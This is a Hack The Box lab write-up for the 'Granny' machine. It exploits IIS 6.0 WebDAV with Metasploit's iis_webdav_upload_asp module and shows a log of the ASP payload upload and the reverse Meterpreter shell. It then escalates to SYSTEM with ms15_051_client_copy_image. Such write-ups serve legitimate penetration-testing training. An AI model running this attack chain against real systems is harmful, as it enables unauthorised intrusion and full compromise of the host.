Granny

12th October 2017 / Document No D17.100.17

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official

SYNOPSIS

Granny, while similar to Grandpa, can be exploited using several different methods. The intended method of solving this machine is the widely-known Webdav upload vulnerability.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned

- Identifying known vulnerabilities
- Identifying stable processes
- Basic Windows privilege escalation techniques

Enumeration

Nmap

Nmap reveals just one open service, Microsoft IIS version 6.0. Some searching reveals a remote code execution vulnerability (CVE-2017-7269). There is a proof of concept that requires some modification, as well as a Metasploit module.

Proof of concept: https://www.exploit-db.com/exploits/16471/

Hack The Box
PEN-TESTING LABS

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Executing the Metasploit module **iis_webdav_upload_asp** immediately grants a shell. The target appears to be Windows Server 2003 with x86 architecture.


```
root@kali: ~

File  Edit  View  Search  Terminal  Help
meterpreter > pwd
^C[-] Error running command pwd: Interrupt
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.10.10.15 - Meterpreter session 5 closed.  Reason: User exit
msf exploit(iis_webdav_upload_asp) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Checking /metasploit201225234.asp
[*] Uploading 614055 bytes to /metasploit201225234.txt...
[*] Moving /metasploit201225234.txt to /metasploit201225234.asp...
[*] Executing /metasploit201225234.asp...
[*] Deleting /metasploit201225234.asp (this doesn't always work)...
[*] Sending stage (179267 bytes) to 10.10.10.15
[!] Deletion failed on /metasploit201225234.asp [403 Forbidden]
[*] Meterpreter session 6 opened (10.10.14.5:4444 -> 10.10.10.15:1030) at 2017-1
0-13 01:13:09 -0400

meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
```

Privilege Escalation

Running **local_exploit_suggester** in Metasploit returns several recommendations:

- exploit/windows/local/ms14_058_track_popup_menu
- exploit/windows/local/ms14_070_tcpip_ioctl
- exploit/windows/local/ms15_051_client_copy_image
- … and 3 more …

At this point it is a good idea to migrate to a process running under **NT AUTHORITY\NETWORK SERVICE**. In this case **davcdata.exe** seemed to be the only stable process available.

The intended exploit in this case is **ms15_051_client_copy_image**, which immediately grants a root shell. The root flag can be obtained from **C:\Documents and Settings\Administrator\Desktop\root.txt**